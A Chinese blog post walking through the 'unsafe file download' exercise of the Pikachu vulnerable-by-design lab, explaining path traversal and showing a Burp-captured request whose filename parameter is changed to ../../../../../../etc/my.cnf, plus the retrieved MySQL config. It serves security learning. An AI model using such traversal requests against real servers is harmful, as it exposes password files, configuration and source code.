Pikachu-Unsafe Filedownload

原创

baynk 于 2019-11-19 12:01:07 发布 321 收藏 1

文章标签： Pikachu Unsafe Filedownload 不安全的文件下载

本文链接：https://blog.csdn.net/u014029795/article/details/103139111

Pikachu 专栏收录该内容

16 篇文章 5 订阅

订阅专栏

0x00 不安全的文件下载概述

文件下载功能在很多web系统上都会出现，一般我们当点击下载链接，便会向后台发送一个下载请求，一般这个请求会包含一个需要下载的文件名称，后台在收到请求后 会开始执行下载代码，将该文件名对应的文件response给浏览器，从而完成下载。 如果后台在收到请求的文件名后,将其直接拼进下载文件的路径中而不对其进行安全判断的话，则可能会引发不安全的文件下载漏洞。

此时如果 攻击者提交的不是一个程序预期的的文件名，而是一个精心构造的路径(比如../../../etc/passwd),则很有可能会直接将该指定的文件下载下来。 从而导致后台敏感信息(密码文件、源代码等)被下载。

所以，在设计文件下载功能时，如果下载的目标文件是由前端传进来的，则一定要对传进来的文件进行安全考虑。

切记：所有与前端交互的数据都是不安全的，不能掉以轻心！

0x01 不安全的文件下载

点击名字后，直接提示下载，使用`burpsuite`拦截，查看下载的链接。


```
GET /pikachu/vul/unsafedownload/execdownload.php?filename=kb.png HTTP/1.1
Host: 192.168.181.250
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh
Accept-Encoding: gzip, deflate
Referer: http://192.168.181.250/pikachu/vul/unsafedownload/down_nba.php
Cookie: PHPSESSID=vd1gfp11v8qq2504t5mi1abhf6
X-Forwarded-For: 1.1.1.1
Connection: close
Upgrade-Insecure-Requests: 1
```


这里直接改文件尝试是否可以成功下载。

Raw | Params | Headers | Hex

```
GET /pikachu/vul/unsafedownload/execdownload.php?filename=../../../../../../etc/my.cnf HTTP/1.1
Host: 192.168.181.250
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh
Accept-Encoding: gzip, deflate
Referer: http://192.168.181.250/pikachu/vul/unsafedownload/down_nba.php
Cookie: PHPSESSID=vd1gfp11v8qq2504t5mi1abhf6
X-Forwarded-For: 1.1.1.1
Connection: close
Upgrade-Insecure-Requests: 1
```


发现是可以正常下载的。



打开后发现确实是原文件。

asa my.cnf

```
[mysqld]
datadir=/var/lib/mysql
socket=/var/lib/mysql/mysql.sock

# Disabling symbolic-links is recommended to prevent assorted secu
symbolic-links=0

# Settings user and group are ignored when systemd is used (fedora
# If you need to run mysqld under a different user or group,
# customize your systemd unit file for mysqld according to the
# instructions in http://fedoraproject.org/wiki/Systemd
user=mysql

```

0x02 扩展

做到这里的时候，想起之前做过的一个CTF题目，也是任意文件下载，不过那个会复杂一些。具体可以查看下面的两个链接：

实验吧-让我进去 Writeup --------https://baynk.blog.csdn.net/article/details/99691215
哈希长度扩展攻击学习 --------https://baynk.blog.csdn.net/article/details/99750547